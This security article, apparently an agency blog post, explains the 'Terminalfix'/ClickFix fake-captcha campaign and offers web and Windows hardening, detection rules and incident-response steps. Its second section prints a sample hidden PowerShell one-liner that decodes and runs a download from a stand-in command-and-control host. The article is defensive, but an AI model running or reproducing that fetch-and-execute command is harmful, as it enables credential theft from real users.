


In September 2026, the German Federal Office for Information Security (BSI) issued an urgent threat advisory regarding the 'Terminalfix' attack campaign: Cybercriminals hijack legitimate corporate websites and deceive visitors with deceptively authentic Cloudflare or Google Captchas. Users who complete the supposed 'verification' unknowingly trigger devastating PowerShell malware right inside their local command prompt. Why traditional enterprise firewalls fail here and how organizations must harden both their web assets and endpoints immediately.
This article is an in-depth expert contribution from our content cluster. Discover the complete overview on our main page: IT-Sicherheit →
1. The Anatomy of Deception: When the Captcha Turns Hostile
For decades, enterprise cyber defense throughout corporate Europe has relied on a well-established perimeter paradigm: secure email gateways scrutinize inbound attachments and suspicious links, corporate web proxies intercept known malicious domains, and Endpoint Detection and Response (EDR) agents monitor file systems for known malicious signatures. But what happens when an adversary requires neither a weaponized email attachment nor a compromised macro document – but instead leverages the legitimate human user to willingly circumvent the operating system’s built-in defenses?
This exact threat scenario prompted the German Federal Office for Information Security (BSI) to release an urgent high-priority advisory on September 7, 2026, following substantial security breaches across regional state infrastructure and manufacturing companies. At the heart of this advisory is a rapidly escalating attack campaign known across the cyber defense community as „Terminalfix“ (internationally categorized under the moniker „ClickFix“).
The threat actors compromise reputable, trusted corporate websites – frequently monolithic WordPress installations with unpatched plugins or vulnerable web applications – and inject minimal, weaponized JavaScript snippets. When an employee visits one of these sites from their office workstation or remote home office setup, an authentic-looking modal dialog dims the page. The user interface mimics recognized security verifications down to the exact font, icon, and animation: a „Cloudflare Turnstile“ bot challenge, a „Google reCAPTCHA v3“ verification, or an engineered browser issue such as „DNS Cache Corrupted – Automatic Network Repair Required“.
BSI Official Threat Assessment (September 2026)
The BSI evaluates the Terminalfix campaign as an acute and sophisticated hazard to enterprise networks and public administrations. Because malicious code is not dropped via classic drive-by downloads but rather executed manually by authorized users inside the native operating system terminal, traditional signature-based antivirus solutions routinely fail to detect the attack during initial execution.
The psychological genius of the attack lies in social engineering: To „prove you are human“ or „repair the corrupted connection“, the interface instructs the user to perform a trivial three-step keyboard shortcut:
Windows Key + R(Opening the native Windows Run dialog) or opening the Terminal on macOS/Linux.Ctrl + V(Paste).Enter(Execute).
What the victim presumes to be an innocuous diagnostic string or verification token is, in reality, a heavily obfuscated, Base64-encoded PowerShell one-liner that was silently written to the operating system’s clipboard milliseconds earlier via the HTML5 Clipboard API (navigator.clipboard.writeText). By hitting Enter, the user launches the exploit with their own active user privileges: Within moments, an in-memory information stealer is downloaded, extracting session cookies, VPN credentials, and SSH keys straight to the attackers’ command-and-control (C2) servers.
2. Technical Attack Vector Deep Dive: The ClickFix Mechanics
To engineer resilient architectural safeguards, Chief Information Security Officers (CISOs), senior DevOps engineers, and infrastructure architects must analyze the complete exploit sequence (mapped directly to the MITRE ATT&CK enterprise matrix). The Terminalfix framework blends Web Injection (T1059.007), Clipboard Modification (T1115), User Execution (T1204.002), and Native PowerShell Payloads (T1059.001) into a frictionless infection chain.
The Five Stages of the Terminalfix Infection Chain
Adversaries scan public networks for vulnerabilities in web applications (SQL injection, plugin remote code execution, or compromised supply-chain dependencies). Once a site is breached, attackers inject an unobtrusive JavaScript hook that only renders when evaluating genuine human telemetry (mouse velocity, viewport dimensions, and referrer data).
The legitimate page content is masked behind an SVG-rendered modal barrier. An authentic error prompt appears: „Cloudflare Verification Protocol Interrupted (Error 0x80041002). Execute the terminal repair script to re-establish secure TLS handshakes.“
When the user clicks „Copy Verification Code“ – or in sophisticated variants, immediately upon checking the fake robot box –, the script invokes navigator.clipboard.writeText(), overwriting the operating system clipboard with an obfuscated PowerShell payload.
The user follows instructions, presses Win + R, pastes the string using Ctrl + V, and executes it. Because the command runs directly in the context of the currently authenticated corporate user, standard browser sandbox isolation is completely bypassed.
The PowerShell command fetches an encrypted second-stage binary (such as Lumma Stealer v4, Vidar, or Rhadamanthys) directly into memory. Within 60 seconds, all active web sessions, saved credentials, and private keys are harvested and exfiltrated over encrypted TLS channels.
Deconstructing the Injected PowerShell Payload
A typical payload captured in the wild leverages LOLBins (Living off the Land Binaries) – legitimate, pre-installed Windows utilities – to fly beneath the radar of heuristic scanners:
powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command ^
"$b = [System.Convert]::FromBase64String('aWV4IChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwczovL2FwaS5jMnNlcnZlci1kb21haW4ubmV0L2dldCcp'); ^
$c = [System.Text.Encoding]::UTF8.GetString($b); Invoke-Expression $c"
Breaking down the tactical purpose of each argument:
-NoProfile: Inhibits the execution of customized user PowerShell profiles, accelerating startup speed.-ExecutionPolicy Bypass: Overrides default execution restrictions for the transient scope of this specific process.-WindowStyle Hidden: Suppresses console window visibility instantly, leaving the employee unaware of background execution.Invoke-Expression (iex): Dynamically executes the unmarshaled payload straight in RAM, avoiding disk write events (Fileless Execution).
3. Dual Exposure: Why Enterprises Face Twin Vulnerabilities
The Terminalfix campaign poses an asymmetric double threat to mid-market and enterprise organizations: vulnerability as an infected client victim and liability as an unwitting distributor via corporate web properties.
Threat 1: The Internal Endpoint as an Infiltration Beachhead
When an employee workstation falls victim, attackers rarely trigger immediate ransomware destruction. In 2026, modern cyber syndicates monetize initial access through silent identity theft and lateral network movement:
Session-Cookie Hijacking
Information stealers extract unencrypted active session cookies from Chromium and Gecko profile directories. Attackers replay these session tokens to access cloud environments (Microsoft 365, Google Workspace, AWS Console, Jira) without triggering MFA prompts.
SSH Keys & Developer Secrets
Malware specifically searches the home directory (~/.ssh/, ~/.aws/credentials, ~/.git-credentials) for unprotected private keys, deployment tokens, and GitHub/GitLab enterprise credentials.
VPN & Directory Hashes
By extracting cached credentials from local password vaults, KeePass files, and saved Remote Desktop (RDP) profiles, the breached laptop becomes an automated pivot point into the corporate VPN.
ERP & Financial Portals
Active authenticated sessions inside accounting, invoicing, and ERP systems (such as SAP Cloud, DATEV, or cloud banking gateways) are leveraged to manipulate supplier banking records or exfiltrate customer databases.
Threat 2: Corporate Websites Weaponized Against Clients (NIS2 & GDPR Exposure)
The second, frequently neglected risk is regulatory and civil liability: If your public-facing corporate website or customer portal is infiltrated and hosts Terminalfix scripts, your visitors, buyers, and partners are attacked under your brand.
Under the European NIS2 Directive and GDPR (Article 32 – Security of Processing), organizations face severe penalties:
Enterprise clients and partners can demand substantial financial damages if malware infections are traced back to your compromised supplier portal, API endpoints, or corporate website.
Under NIS2, significant cybersecurity incidents must be reported to the national competent authority within 24 hours. A company website actively distributing malware to the public qualifies as an acute major incident with direct executive liability.
Security scanners (Google Safe Browsing, Microsoft SmartScreen, and enterprise DNS resolvers) flag your domain as „Deceptive Site Ahead (Malware/Phishing)“ within hours. Corporate emails bounce and organic search traffic collapses.
4. Technical Countermeasures for Web Platforms and Engineers
Organizations operating web platforms cannot operate on the naive assumption that web servers are impervious to compromise. Defense-in-depth engineering prevents foreign code from executing inside visitor browsers even if an application dependency is breached.
1. Robust Content Security Policy (CSP) Implementation
The most potent defense against client-side script injection is a strictly audited Content-Security-Policy HTTP response header. When modern browsers are explicitly instructed to reject inline scripts and unauthorized external domains, the Terminalfix payload is neutralized on arrival:
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-cdn.com 'nonce-R4nd0mStr1ng'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; font-src 'self'; connect-src 'self' https://api.pragma-code.de; frame-ancestors 'none'; base-uri 'self'; form-action 'self';Essential CSP Rules Against Terminalfix Injections:
Eliminate unsafe-inline for Scripts
Adopt cryptographic nonces ('nonce-...') or SHA-256 integrity hashes for application scripts to immediately intercept foreign inline code.
Prohibit unsafe-eval
Reliably restricts dynamic script execution via functions such as eval() or new Function() inside browser memory.
Lock Down connect-src
Prohibits browser processes from transmitting stolen data and blocks unauthorized XHR, fetch, and WebSocket connections to rogue C2 infrastructure.
2. Subresource Integrity (SRI) for Third-Party Assets
Whenever external libraries or tracking snippets are pulled from content delivery networks (CDNs), the <script> tag must include the integrity attribute with an immutable cryptographic hash. If a CDN file is tampered with upstream, the browser automatically terminates the script:
<script
  src="https://cdn.example.com/npm/library@2.4.0/dist/bundle.min.js"
  integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
  crossorigin="anonymous">
</script>
3. Architectural Transition: Static & Headless Stacks (Astro / Next.js) Over Monolithic CMS
The overwhelming majority of websites weaponized for Terminalfix attacks rely on dated, bloated WordPress, Joomla, or Typo3 deployments burdened with dozens of abandoned third-party plugins. Every neglected plugin expands the exploitable attack surface.
At Pragma-Code, we architect high-performance enterprise platforms using modern, statically generated frameworks (such as Astro or edge-rendered Next.js):
Zero Dynamic PHP Attack Surface
No server-side PHP execution engine and no exposed SQL database on the web server that could be breached via web forms, endpoints, or plugins.
Automated CI/CD Vulnerability Scans
Every deployment pipeline automatically executes dependency vulnerability audits (Dependabot, Snyk, CodeQL) prior to pushing live code.
Immutable Edge Deployment
Compiled production assets are deployed as read-only static files across global edge CDNs, rendering runtime tampering impossible.
5. Endpoint and Operating System Hardening for System Administrators
Even if an internal employee falls for a fake verification dialog on an external third-party website, internal IT architecture must ensure the PowerShell payload cannot execute or communicate outbound.
Comparative Analysis: Legacy Antivirus vs. Zero Trust Hardening
| Security Dimension | Traditional Signature Antivirus | Zero Trust Endpoint Hardening (Pragma-Code Standard) |
|---|---|---|
Execution of LOLBins (powershell.exe) |
Allowed (Standard trusted Windows system binary). | Strictly constrained or whitelisted via AppLocker / WDAC. |
| PowerShell Scripting Capabilities | Unrestricted access to raw .NET and Win32 APIs. | ConstrainedLanguageMode: Blocks dynamic web downloads and API hooks. |
| Parent-Process Lineage | Ignored unless payload matches static signatures. | EDR Behavioral Rule: Process creation from browser/explorer triggers instant isolation. |
| User-Space Execution | Permitted as long as administrative UAC is not prompted. | Application Whitelisting: Only signed corporate binaries are permitted to launch. |
| Clipboard Web Access | Unlimited read/write permissions across all browser tabs. | Browser GPO blocks programmatic clipboard access without explicit user consent. |
Concrete Hardening Playbook for Windows Environments
1. Enforce PowerShell Constrained Language Mode Globally
The most effective defense against fileless script injection is enforcing Constrained Language Mode across all endpoints via Group Policy (GPO) or environment variables. In ConstrainedLanguageMode, critical API methods such as DownloadString, Invoke-Expression, and arbitrary COM objects are disabled:
# Set machine-wide environment lockdown via administrative PowerShell:
[Environment]::SetEnvironmentVariable("__PSLockdownPolicy", "4", "Machine")
Upon system reboot, any attempt to execute arbitrary fileless code in RAM terminates immediately with an error: „Cannot invoke method. Method invocation is supported only on core types in this language mode.“
2. Windows Defender Application Control (WDAC) & AppLocker
Configure AppLocker rules to prohibit standard users from launching executable scripts from user-writable paths such as C:\Users\...\AppData\ or C:\Temp\. Restrict invocation with -ExecutionPolicy Bypass through administrative policies.
3. EDR Behavioral Detection for Process Lineage
Ensure your Endpoint Detection and Response solution (e.g., Microsoft Defender for Endpoint, SentinelOne, or CrowdStrike) actively alerts on anomalous process genealogies. The following telemetry patterns must trigger high-priority alerts:
chrome.exe/msedge.exe/firefox.exe➔ spawns ➔explorer.exewith command-line argumentsexplorer.exe(via Run dialog) ➔ launches ➔powershell.exewith flags-WindowStyle Hiddenor-EncodedCommandpowershell.exe➔ initiates outbound TCP connections to unclassified external IP addresses
4. Hardening Browser Group Policies (ADMX)
Deploy administrative templates across Google Chrome and Microsoft Edge to regulate clipboard access:
- DefaultClipboardSetting: Set policy value to
2(Do not allow any site to see or modify the clipboard by default, requiring granular domain-level exceptions).
6. Incident Response Playbook: Handling Suspected Infestation
When an employee reports executing an ambiguous verification string in their command line, every second counts. Because modern information stealers complete data staging and exfiltration in under three minutes, your incident response protocol must activate immediately.
Disconnect the affected workstation from the physical network (unplug Ethernet, disable Wi-Fi/Bluetooth). Do NOT power down the machine, as volatile forensic artifacts residing in RAM must be preserved for analysis.
Revoke all active cloud sessions for the user account inside your identity provider (e.g., Microsoft Entra ID: „Revoke Sessions“). Changing the password alone is insufficient, as stolen session cookies remain valid until explicitly invalidated!
Reset all browser-saved passwords, SSO credentials, VPN certificates, and API tokens from a clean secondary device. Inspect existing MFA device enrollments for newly registered attacker hardware.
Examine Windows Event Logs (Event ID 4104: Script Block Logging) to extract the plain-text command executed, identifying target C2 infrastructure and the specific stealer family deployed.
Never attempt to „clean“ an infected workstation. Stealers deploy persistent secondary backdoors (scheduled tasks, registry run keys, or WMI subscriptions). Wipe the drive completely and deploy a clean corporate golden image.
Evaluate with your Data Protection Officer (DPO) whether personal data or customer records were exfiltrated (GDPR Article 33 requires notification within 72 hours) and execute mandatory NIS2 reporting to the BSI if applicable.
7. Conclusion & Strategic Action Plan: Zero Trust in Action
The BSI warning regarding the Terminalfix attack surge represents a fundamental shift in the cyber threat landscape for 2026: Cybercriminals are moving past direct software vulnerability exploits, opting instead to exploit the helpfulness, curiosity, and routine behaviors of human operators to turn native system tools against their own employers.
For enterprise executives, CIOs, and IT directors, this reality demands two unwavering principles:
No legitimate technology vendor – neither Google, Microsoft, Cloudflare, nor your internal corporate IT department – will ever ask you to press Win + R and paste code into a terminal prompt to solve a captcha, play a video, or view an invoice. Anyone requiring this is, without exception, an attacker.
Awareness training alone is insufficient. By uniting modern static web architectures (Astro), stringent Content Security Policies (CSP), and restrictive endpoint configurations (PowerShell Constrained Language Mode, Application Whitelisting), even the most deceptive social engineering attempt is rendered harmless.
Are you looking to verify that your web properties, client workstations, and cloud architectures are protected against advanced attack vectors like Terminalfix, session hijacking, and supply-chain compromise? The engineering team at Pragma-Code audits your cybersecurity infrastructure, implements tailored Content Security Policies, and migrates legacy platforms to modern, immutable web stacks.

Our Regional Expertise
We are your digital partner – regionally anchored and successfully scaling across borders.
Website security & care for your business?
I deliver this for small and mid-sized businesses: at a fixed price agreed upfront, working directly with the person who builds it. Process, scope and pricing are on the service page.
See service & pricing Or request a free intro callExtended Specialized Glossary
Terminalfix / ClickFix
A social engineering attack vector utilizing counterfeit browser error modals or verification checks to deceive users into manually running malicious shell code via the operating system clipboard.
Content Security Policy (CSP)
An HTTP security header governing the trusted origins from which a web browser is permitted to load scripts, styles, frames, and network connections, preventing cross-site scripting (XSS) and injection attacks.
Constrained Language Mode (CLM)
A hardened operating mode for PowerShell that restricts access to dangerous .NET framework classes, COM automation objects, and raw Win32 APIs, thereby stopping fileless payloads.
Subresource Integrity (SRI)
A W3C security standard enabling web browsers to verify external third-party scripts (e.g., delivered via CDNs) against a cryptographic hash, instantly blocking tampered assets.
Information Stealer
A class of modular malware (such as Lumma, Vidar, or Stealc) specialized in harvesting browser authentication cookies, saved passwords, crypto wallets, and 2FA session tokens.
Application Whitelisting (WDAC / AppLocker)
A foundational security doctrine where operating systems default to denying all unapproved executables and scripts unless explicitly authorized by cryptographic publisher rules or trusted path criteria.